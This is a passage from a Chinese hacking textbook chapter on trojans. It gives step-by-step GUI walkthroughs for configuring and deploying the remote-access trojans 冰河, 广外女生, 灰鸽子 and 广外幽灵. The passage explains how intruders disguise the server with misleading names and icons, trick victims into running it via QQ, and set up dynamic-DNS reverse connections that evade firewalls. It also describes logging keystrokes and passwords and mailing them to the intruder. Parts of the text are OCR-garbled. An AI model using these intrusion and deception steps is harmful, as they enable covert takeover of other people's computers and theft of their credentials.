


图 3-10

③ “邮件通知”选项卡。

如果远程主机的 IP 地址是动态变化的（比如拨号上网方式得到的 IP 地址），那么入侵者可以使用该功能让远程主机把变化后的 IP 地址发送到入侵者的邮箱里，参数设置界面如图 3-11 所示。




图 3-11

- SMTP 服务器：入侵者填入自己邮箱所在的 SMTP 服务器地址。需要自己去邮件服务商那询问，国内常用的 SMTP 服务器地址有 smtp.163.com、smtp.371.net、smtp.21cn.com、smtp.china.com、smtp.etang.com、smtp.sina.com.cn、smtp.chinaren.com。
- 接收邮箱：入侵者填入自己的邮箱地址。
- 邮件内容：选定需要发送的邮件内容。

服务器配置参数设定完毕后，单击“确定”按钮完成配置。

(2) 步骤二：种植木马

当服务端程序配置成功后，下一步入侵者就要想方设法让远程主机执行该木马服务端程序，即种植木马。一般来说，入侵者在种植之前，都需要先把服务端改名，这样不容易

第 3 章 木马图套

被对方管理员发现破绽。这里假设入侵者通过 QQ 把木马发送给对方，然后欺骗他执行。当对方管理员执行后，会出现图 3-12 错误提示框。





图 3-12

(3) 步骤三：远程控制

当木马种植成功后，来看看入侵者是如何连接并控制远程主机的。首先，在冰河客户端主界面上，选择“文件”→“添加主机”命令或单击主界面上的快捷图标来添加主机。在图 3-13 中填入远程主机的 IP 地址 192.168.245.128 和访问口令 hack，然后单击“确定”按钮。与远程主机连接成功后的界面如图 3-14 所示。




图 3-13




图 3-14

此时，可以通过以下操作来控制远程主机。

- 文件管理器：进行文件管理操作（复制、粘贴、删除、查找）和文件上传、下载，如图 3-15 所示。
- 命令控制台，如图 3-16 所示。



图 3-15




图 3-16

黑客攻防实战入门（第3版）

关于冰河的所有操作都可以在图 3-11 所示的界面中找到，下面对左侧窗口中的功能树进行介绍。

- 口令类命令。
  - 系统信息及口令。
  - 历史口令：凡输入过的密码都被记录下来。
  - 击键记录：这一项功能作用很大，可以记录远程主机上的键盘操作。
- 控制类命令。
  - 捕获屏幕：监视目标主机和屏幕控制，不过，冰河在这方面并没有 DameWare 做得好。
  - 发送信息：可以让远程主机弹出系统对话框，参数设置界面如图 3-18 所示。



图 3-17



图 3-18

- 进程管理：入侵者可以通过该功能杀掉远程主机中的进程。
- 窗口管理：用于结束远程主机中打开的窗口（包括任务栏中的图标）所对应的程序，如图 3-19 所示。
- 系统控制：包括远程关机、远程重启、重新加载冰河、自动卸载冰河，如图 3-20 所示。
- 鼠标控制：当选中该项后，远程主机的鼠标就归入侵者控制了。
- 其他控制：如图 3-21 所示。
- 网络类命令。
  - 创建共享。
  - 删除共享。
  - 网络信息。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

### 第3章 木马圈套



图 3-19



图 3-20




图 3-21

- 文件类命令。
  - 文本浏览。
  - 文本查找。
  - 文件压缩。
  - 文件复制。
  - 文件删除。
  - 文件打开。
  - 目录增删。
  - 目录复制。
- 注册表读/写。
  - 键值读取。
  - 键值写入。
  - 键值重命名。
  - 主键浏览。
  - 主键增删。
  - 主键复制。
  - 主键重命名。
- 设置类命令。
  - 更换墙纸：足够让目标主机管理员大吃一惊的功能。

黑客攻防实战入门（第3版）

- 更改计算机名：用于更改计算机的名称。
- 服务器端配置：用于修改服务端配置，如监听端口、连接密码等。

前面大致介绍了冰河的所有功能。每个功能都是图形界面，使用起来都很简单，而且自带的自述文件中说得很详细，这里就不再一一介绍了。

3.4.2 广外女生

1. 简介（引自版本说明）

广外女生的说明如图 3-22 所示。



图 3-22

2. 实例：通过广外女生实现远程控制


思路：配置广外女生服务端、种植木马、远程控制。

(1) 步骤一：配置广外女生服务端

打开广外女生客户端，选择“服务端设置”选项卡，如图 3-23 所示。然后，选择“自定义”单选按钮对服务端进行设置。



图 3-23

- 安装后服务端文件名：指安装后生成程序的名称，入侵者都会把它起成有迷惑性的名字。这里保留默认值。
- DLL 的文件名：安装后生成的动态链接库文件名，服务端需要这个文件来支持运行，这里也保留默认值。
- 服务端使用的端口号：默认为 6267，该功能在前面已经介绍过了。随便设定，只要不与已存在的端口号冲突即可。
- 安装时的错误提示：介绍冰河的时候已经介绍过，功能是一样的，是入侵者用来迷惑管理员的，不过不填也可以，免得画蛇添足。
- 连接时验证密码：即访问口令。
- 注册表项目名称：如果对注册表不熟，建议保留默认值。
- 防火墙处理：广外女生能够关闭一些防火墙。具体关闭哪些防火墙，该处可以进行设定。
- 其他要关闭的窗口名称关键字：比如要关闭 IE，可以在这里设定。
- 服务端图标：入侵者为了更好地伪装自己，在该处可以修改服务端程序的图标，比如改成 TXT 文件的图标等。
- 生成文件：填入预生成服务端程序文件名，起个有诱惑性的名字来让远程主机执行。设置完毕后，单击“生成服务端”按钮，即可生成服务端程序，生成的文件图标可以设置为.

(2) 步骤二：种植木马

入侵者在远程主机上安装木马程序被称之为种植木马，这一步是至关重要的。这里假设入侵者已经骗取了远程主机管理员的信任，并执行了木马服务端程序。

(3) 步骤三：远程控制

在使用广外女生进行远程控制之前，需要扫描出安装有广外女生服务端的计算机。首先，打开广外女生客户端，然后选择“添加主机”选项卡，在“起始 IP”中填入 192.168.245.128，在“终止 IP”中输入 192.168.245.128，在“验证密码”中输入“hack”，在“连接端口”中输入 6267，最后单击“开始搜索”按钮扫描目标网段来搜索服务端主机，扫描结果如图 3-24 所示。
















图 3-24

黑客攻防实战入门（第3版）

当扫描到服务端主机后，入侵者即可通过广外女生实现远程控制。其中通过“文件共享”选项卡能够对远程主机磁盘中的文件进行操作，界面如图 3-25 所示。下面简单介绍一下“文件共享”选项卡中的控制按钮。

- ：上传文件。
- ：下载文件。
- ：新建文件夹。
- ：删除选定的文件。
- ：删除选定的空文件夹。
- ：刷新。
- ：设定文件或文件夹属性。
- ：打开选定文件。
- ：打开指定网页/命令（需要新版支持）。
- ：向对方发送信息。
- ：关闭远程计算机。
- ：获取服务端详细信息。




图 3-25

除了可以对远程主机的磁盘文件进行读/写外，广外女生还可以对远程主机的注册表进行操作，如图 3-26 所示。




图 3-26

第3章 木马图套

关于进程操作，可以使用“进程管理（Win9x）”选项卡，如图 3-27 所示。




图 3-27

“进程管理（Win9x）”选项卡中的控制按钮如下。

- ：终止（进程）。
- ：隐藏窗体。
- ：显示窗体。
- ：居中窗体。
- ：令窗体变灰。使目标主机不能对该窗体操作。
- ：激活变灰的窗体。
- ：刷新。

除了对远程主机的系统设置进行修改，广外女生还可以通过屏幕来监视、控制远程主机，该功能在“屏幕控制”选项卡中可以找到，如图 3-28 所示。




图 3-28



## 黑客攻防实战入门（第3版）

- 通过“预览”功能，入侵者可以捕获远程主机的屏幕。
- 通过“开始控制”功能，入侵者可以与远程主机管理员使用同一个桌面，这点和前面介绍过的 DameWare 实现同样的功能。

通过广外女生，入侵者还能够记录远程主机中的账号密码，“密码记录”选项卡如图 3-29 所示。




图 3-29

前面介绍了广外女生的基本功能与使用方法。可见，广外女生与冰河的功能大同小异，其他木马也一样，基本上都是这几项功能，使用方法也大同小异。

## 3.5 第三代与第四代木马

木马的出现，可以算是网络安全技术上的里程碑。然而，当木马的强大功能被世人所皆知后，木马也开始过上了“流亡”生涯。杀毒软件、网络防火墙无时无刻不在抵御着木马的入侵。正当入侵者一筹莫展的时候，第三代木马出现了，它通过改变客户端与服务端的连接方式，由原来的服务端被动连接变为服务端主动连接，使网络防火墙形同虚设。基于这种连接思想，第三代木马产生了。随后出现的第四代木马增加了隐藏进程技术，让系统更加难以发现木马的存在，进而逃避防火墙对特定程序通信的拦截。本节就来介绍一下第三代与第四代木马的特点，来看看如何逃避防火墙的“追杀”。

### 3.5.1 木马连接方式

为了更加透彻地了解木马的入侵过程，首先来介绍一下木马的几种连接方式。

1. 传统连接方式

第一、二代木马都属于传统连接方式，即 C/S（客户机/服务器）连接方式。在这种连接方式下，远程主机开放监听端口等待外部连接，成为服务端。当入侵者需要与远程主机建立连接的时候，便主动发出连接请求，从而建立连接，建立过程如图 3-30 所示。




图 3-30

这种连接需要服务端开放端口等待连接，需要客户端知道服务端的 IP 地址与服务端口号。因此，不适合与动态 IP 地址（如拨号上网）或局域网内主机（如网吧内计算机）建立连接。

2. 第三代木马连接方式（反弹端口技术）

第三代木马使用的是“反弹端口”连接技术，连接的建立不再由客户端主动要求连接，而是由服务端来完成，这种连接过程恰恰与传统连接方式相反。当远程主机安装第三代木马后，由远程主机主动寻找客户端建立连接，客户端则开放端口等待连接，具体建立过程如图 3-31 所示。





图 3-31

可以看出，这种方式要求远程主机预先知道客户端 IP 地址和连接端口，因而在配置服务端程序的时候，需要入侵者预先指明客户端（入侵者本地机）的 IP 地址和待连接端口，因此这种方式不适用于动态上网的入侵者。


黑客攻防实战入门（第3版）

第二种连接方式


第（1）步 更新中间代理中的信息



第（2）步 更新服务端中的信息



第（3）步 远程主机主动发出连接请求



第（4）步 连接建立成功




图 3-32

从图 3-32 所示的连接过程可以看出，在连接的建立过程中，入侵者引入了一个“中间代理”服务器，用它来存放客户端 IP 地址和待连接端口，只要入侵者更新中间代理中存放的 IP 地址与端口号，便可以让远程主机找到入侵者。因此，这种连接方式有效地解决了以往木马的以下连接限制，而且这种连接方式可以穿透有一定设置的防火墙。

- 客户端为动态 IP 地址。
- 服务端为动态 IP 地址。
- 服务端处于局域网内部。

3.5.2 第三代木马——灰鸽子

灰鸽子是国内一款著名的木马。与前辈冰河、黑洞相比，灰鸽子可以说是国内木马的集大成者。其丰富而强大的功能、灵活多变的操作及良好的隐藏性都使得其他的木马程序相形见绌。灰鸽子客户端简易便捷的操作使得刚刚入门的初学者都能够充当“黑客”。需

## 第3章 木马图鉴

要补充说明的是，当把灰鸽子使用在合法场合下，灰鸽子就是一款优秀的远程管理软件。但如果把灰鸽子用在入侵的场合，灰鸽子就成了很强大的黑客工具。这就好比火药，用在不同的场合给人类带来的影响也不同。

虽然在本节中将灰鸽子作为第三代木马进行介绍，但是随着时间的发展，灰鸽子经过几次改版后已经拥有了第四代甚至更新的特性。另外，灰鸽子千变万化的操作也许只有灰鸽子作者本人能够说清楚，所以在此只是进行简要的介绍，起到抛砖引玉的作用。

### 1. 灰鸽子简介

灰鸽子是国内第三代木马的标准软件，也是国内首次成功使用反弹端口技术的木马，其使用反弹端口技术中的第二种方式，同时支持传统连接方式。对于传统连接方式的使用方法与冰河、广外女生相同，这里不再介绍。灰鸽子除了继承了前辈们强大的远程控制功能外，还能够方便地控制动态 IP 地址和局域网内的远程主机，其主界面如图 3-33 所示。




图 3-33

### 2. 灰鸽子的工作环境

灰鸽子既可以控制内网的远程主机，也可以控制外网的远程主机。外网主机指的是有互联网 IP 地址的计算机，内网主机指的是局域网内部可以上网的计算机，如网吧中的普通计算机。

其中，当服务端设置成自动上线型时，无论服务端主机处于外网还是内网，都可以实现远程控制。但是，当服务端设置为主动连接型时，控制端只有和服务端主机处于同一内网，或者当服务端处于外网时才可以实现远程控制。

### 3. 实例：使用灰鸽子“反弹端口”进行连接，即远程主机“自动上线”入侵

思路：配置服务程序、种植木马、域名更新 IP（FTP、Web 方式更新 IP 等）、等待远

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）

程主机自动上线、控制远程主机。

(1) 步骤一：设置自动上线

灰鸽子使用的是反弹端口技术的第二种连接方式，从它的连接过程来看，要使灰鸽子实现“自动上线”的作用尤为重要。在灰鸽子 VIP Build 0501 中，自动上线是通过跟动态域名提供商（花生壳）提供的 IP 绑定来实现的，下面介绍具体的设置方法。

在配置服务器端程序之前，需要申请动态域名，动态域名是随时可以更新控制端 IP 的域名，这种域名恰恰实现了“自动上线”保存客户端 IP、端口的功能。这里建议使用花生壳动态的免费域名。

首先，打开花生壳用户注册页面 [http://www.oray.net/Passport/Passport\\_Register.asp](http://www.oray.net/Passport/Passport_Register.asp)，注册属于自己的免费二级域名，如图 3-34 所示。




图 3-34

注册成功后，在 [http://www.oray.net/Passport/Passport\\_Login.asp](http://www.oray.net/Passport/Passport_Login.asp) 输入刚注册的用户名进行登录。

登录成功后，在 <https://www.oray.net/Domain/#ajax&opt=1|search&tab=free> 里选择一个属于自己的免费二级域名，如图 3-35 所。



图 3-35

在填写相关信息后，就申请了一个属于自己的免费二级域名“hackeasy.vip.net”。

在花生壳主页下载花生壳客户端，安装后将其打开，输入刚注册的用户名及密码，如图 3-36 所示。



图 3-36

现在来验证一下免费域名是否绑定成功，在命令提示符窗口中，输入“ping hackeasy.vicp.net”，如果回显中含有本机 IP 地址，那么就说明域名绑定成功，如图 3-37 所示。





图 3-37

(2) 步骤二：配置服务程序

成功申请了免费域名之后，下一步就要对木马服务端程序进行设置。首先，选择“文件”→“配置服务程序”命令或单击主界面上的  按钮打开“服务器配置”窗口。然后，在“服务器配置”窗口中，进行如下设置。

- ① 选择“自动上线”选项卡，输入刚才注册的免费域名，该域名是用来让受控主机主

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）

动去连接的（对应第二种反弹端口方式中的第（2）步），其他保持默认设置，如图 3-38 所示。

② 选择“安装选项”选项卡，具体设置如图 3-39 所示。




图 3-38




图 3-39

③ 选择“启动项”选项卡，输入对应的服务名称及描述信息，在一般情况下，黑客总会在“描述信息”文本框输入一些貌似系统自带服务的信息来迷惑管理员，如图 3-40 所示。

④ 如果入侵者想让远程主机在每次启动时都自动开启代理服务，那么可以通过“代理服务”选项卡来进行设置，如图 3-41 所示。




图 3-40





图 3-41

⑤ 与前面介绍过的木马相同，灰鸽子也利用线程注入技术注入 3 多个系统进程，如图 3-42 所示进行设置。在这里，黑客一般情况下都会生成无壳文件，用自己的加密方式给服务端进行加密，因此导致灰鸽子在网上出现许多新的变种。

第 3 章 木 马 图 套

⑥ 此外，还可以通过“服务器图标”选项卡来修改服务端文件的图标，这是为了最大限度地迷惑远程主机管理员。例如，如果入侵者在这里选择了“Flash”图标，那么生成的灰鸽子服务端文件看起来就是一个 Flash 动画文件。还可以生成  图标，伪装成 Help 文件使远程主机执行。此外，灰鸽子还自带了功能强大的图标修改器，这样就能够对服务端文件进行更全面的修改。




图 3-42

为了不引起管理员的怀疑，还需要为服务端文件改个名字。在“保存路径”中把原来的“服务端程序.exe”改成“动画.exe”，输入自己购买的灰鸽子 2006VIP 账号，最后单击“生成服务器”按钮，提示服务端程序设置成功，如图 3-43 示。





图 3-43

根据以上设置，生成的灰鸽子服务端程序为 。

(3) 步骤三：种植木马

这一过程暂时略过，后面会有专门的介绍。

(4) 步骤四：域名更新 IP

入侵者在控制远程主机之前，需要更新一下 IP，这样才能让木马服务端主动找到入侵者。

(5) 步骤五：运行服务端程序后，等待远程主机自动上线

如果成功完成了以上 4 个步骤的工作，入侵者剩下所要做的是只能在“文件管理器”



窗口中默默地等待了，如图 3-44 所示。

在远程主机执行服务端程序后，如果网络状况比较好的话，大约在五六秒以后（时间长短根据网速的不同而不同）就会有语音提示“有主机上线、请注意”，这时候说明远程主机已经自动上线了，如图 3-45 所示。




图 3-44




图 3-45

#### （6）步骤六：控制远程主机

所有木马在控制远程主机上的功能和使用方法大同小异，这一步可参考冰河、广外女生的介绍，在此不再赘述。

### 3.5.3 第四代木马

#### 1. 广外幽灵

##### （1）简介（引自自述文件）

该木马可以截取到 Windows 窗体中的星号密码（IE 除外），可以记录键盘活动，记录的内容通过 E-mail 发送到指定的邮箱。可以制作邮件日志，当邮件无法发送的时候，可以查看邮件日志找回记录的内容。

使用线程插入技术。目前为止，幽灵使用用户当前工作的程序来作为发信程序（不能是 16 位程序），绝大多数情况下均可以顺利发送邮件，网络防火墙软件无法察觉，即使发出警告，所警告的程序也不是幽灵本身的程序，一般用户便会选择允许使用网络。广外幽灵界面如图 3-46 所示。

##### （2）使用方法

运行 SetGhost.exe 进行设置：填写好你收信的邮箱、对应的服务器，并选择正确的服务器类型（这一步非常关键，直接影响到幽灵的发信能否成功），在标识处填写你为对方起的标识名；然后你可以添加需要进行键盘记录的程序，幽灵通过程序的 EXE 文件名来判断是否需要进行键盘记录；最后是设置发送邮件的时间间隔，幽灵运行的实效日期，以及是否记录日志文件等。




图 3-46

设置完成后，单击“生成幽灵”按钮生成幽灵的服务程序。最后要做的，就是让别人运行这个服务程序，然后你就等着收信吧。

2. 广外男生

(1) 简介

同广外女生一样，它也是广东外语外贸大学的作品。广外男生是广外程序员网络（前广外女生网络小组）精心制作的一款远程控制软件，是一个专业级的远程控制及网络监控工具。

(2) 特色（引自帮助文件）

广外男生除了具有一般普通木马应该具有的特点以外，还具备以下特色。

- 客户端模仿 Windows 资源管理器：除了全面支持访问远程服务端的文件系统，也同时支持通过对方的“网上邻居”访问对方内部网其他机器的共享资源。
- 强大的文件操作功能：可以对远程机器进行建立文件夹、整个文件夹（包括子目录、文件）一次删除、支持多选的上传/下载等基本功能。同时特别支持高速远程文件查找，而且可对查找结果进行下载和删除的操作。
- 运用了“反弹端口原理”与“线程插入”技术：使用了目前流行的反弹端口的木马技术，由服务端主动连接客户端，因此在互联网上可以访问到局域网里通过 NAT 代理（透明代理）上网的电脑，轻松穿过防火墙（包括：包过滤型及代理型防火墙）。

使用广外程序员独创的“线程插入”技术。基于成功的“广外幽灵”的先进技术，服务端运行时没有进程，所有网络操作均插入到其他应用程序的进程中完成。也就是说，即使受控端安装的防火墙拥有“应用程序访问权限”的功能，也不能对广外男生的服务端进行有效的警告和拦截，使对方的防火墙形同虚设。

特别的是，在同类软件中，本软件是唯一使用这种方法的。

服务端运行后，会在本机打开一个网络端口监听客户端的连接（时刻等待着客户端的连接），连接建立后，客户端可用这个通道向服务端发送命令并接收返回数据，即可实现

## 黑客攻防实战入门（第3版）

远程访问。

不过，广外男生不再支持传统的连接方式，而是使用反弹端口技术中的连接方式一和连接方式二实现连接的建立。

### （3）广外男生界面

广外男生界面如图 3-47 所示。

